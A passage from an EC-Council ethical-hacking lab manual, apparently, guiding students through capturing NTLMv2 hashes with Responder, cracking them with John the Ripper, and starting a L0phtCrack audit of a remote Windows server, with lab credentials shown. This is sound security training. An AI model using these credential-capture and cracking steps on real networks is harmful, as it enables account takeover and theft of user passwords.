


Figure 1.1.15: Run window

13. Leave the **Windows 10** virtual machine running and switch back to the **Ubuntu** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.5

View and Crack Obtained Hash

14. Responder starts capturing the access logs of the **Windows 10** virtual machine. It collects the hashes of the logged-in user of the target machine, as shown in the screenshot.




Figure 1.1.16: Hash obtained by Responder

15. By default, Responder stores the logs in **Home/Responder/logs**. Navigate to the same location and double-click the **SMB-NTLMv2-SSP-10.10.10.10.txt** file.

16. A log file appears, displaying the hashes recorded from the target system user, as shown in the screenshot.




Figure 1.1.17: Responder log file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Now, attempt to crack the hashes to learn the password of the logged-in user (here, **Jason**.).
18. To crack the password hash, the John the Ripper tool must be installed on your system. To install the tool, open a new **Terminal** window, type **sudo snap install john-the-ripper**, and press **Enter**.
19. In the **password for ubuntu** field, type **toor** and press **Enter** to install the John the Ripper tool.
20. After completing the installation of John the Ripper, type **sudo john /home/ubuntu/Responder/logs/<Log File Name.txt>** and press **Enter**.

Note: The log file name will differ in your lab environment. Here, the log file name is **SMB-NTLMv2-SSP-10.10.10.10.txt**.

21. John the Ripper starts cracking the password hashes and displays the password in plain text, as shown in the screenshot.




Figure 1.1.18: Password cracked successfully

22. This concludes the demonstration of performing an active online attack to crack a password using Responder.
23. Close all open windows and document all the acquired information.
24. Turn off the **Ubuntu** virtual machine.
25. Close all windows on the **Windows 10** virtual machine. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon ( ), and click **Sign out**. You will be signed out from Jason's account.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.19: Sign out

TASK 2 Audit System Passwords using L0phtCrack

In this lab, as an ethical hacker or penetration tester, you will be running the L0phtCrack tool by providing the remote machine's administrator with user credentials. User account passwords that are cracked in a short amount of time are weak, meaning that you need to take certain measures to strengthen them.

Here, we will audit system passwords using L0phtCrack.

TASK 2.1

Install and Configure L0phtCrack

L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks. It can also be used to check the strength of a password.

1. Launch the **Windows 10** and Windows **Server 2016** virtual machines.
2. Switch to the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.
3. Navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Password Cracking Tools\L0phtCrack**; double-click **lc7setup_v7.1.5_Win64.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. **L0phtCrack** starts loading; once the loading completes, the **L0phtCrack Setup** window appears; click **Next**.




Figure 1.2.1: L0phtCrack Setup window

5. Follow the wizard-driven installation steps to install **L0phtCrack**.
6. After completing the installation, the **Completing L0phtCrack 7 Setup** wizard appears. Ensure that the **Run L0phtCrack 7** checkbox is selected and click **Finish**.

Note: The L0phtCrack version might differ in your lab environment.




Figure 1.2.2: L0phtCrack Setup window: click Finish

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The **L0phyCrack 7 - Trial** pop-up appears; click the **Proceed With Trial** button.




Figure 1.2.3: L0phtCrack7-Trial window

Note: If an **Update Available** pop-up window appears, then click **Skip This Update**.

8. In the next wizard, click the **Password Auditing Wizard** button.

Figure 1.2.4: Start Password auditing wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The **LC7 Password Auditing Wizard** window appears; click **Next**.




Figure 1.2.5: Password auditing wizard window

10. In the **Choose Target System Type** wizard, ensure that the **Windows** radio button is selected and click **Next**.




Figure 1.2.6: Choose target system type option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. In the **Windows Import** wizard, select the **A remote machine** radio button and click **Next**.




Figure 1.2.7: Windows import option

12. In the **Windows Import From Remote Machine (SMB)** wizard, type in the below details:

- **Host**: **10.10.10.16** (IP address of the remote machine [**Windows Server 2016**])
- Select the **Use Specific User Credentials** radio button. In the **Credentials** section, type the login credentials of the **Windows Server 2016** virtual machine (Username: **Administrator**; Password: **Pa$$w0rd**).
- If the machine is under a domain, enter the domain name in the **Domain** section. Here, **Windows Server 2016** belongs to the **CEH.com** domain.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Once you have entered all the required details in the fields, click **Next** to proceed.




Figure 1.2.8: Windows import from remote machine (SMB) menu

14. In the **Choose Audit Type** wizard, select the **Thorough Password Audit** radio button and click **Next**.




Figure 1.2.9: Choose the audit type section of the LC7 wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. In the **Reporting Options** wizard, select the **Generate Report at End of Auditing** option and ensure that the **CSV** report type radio button is selected. Click the **Browse...** button to store the report in the desired location.




Figure 1.2.10: Reporting options section

16. The **Choose report file name** window appears; select the desired location (here, **Desktop**) and click **Save**.




Figure 1.2.11: Choose report filename window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. In the **Reporting Options** wizard, the selected location to save the file appears under the **Report File Location** field; click **Next**.

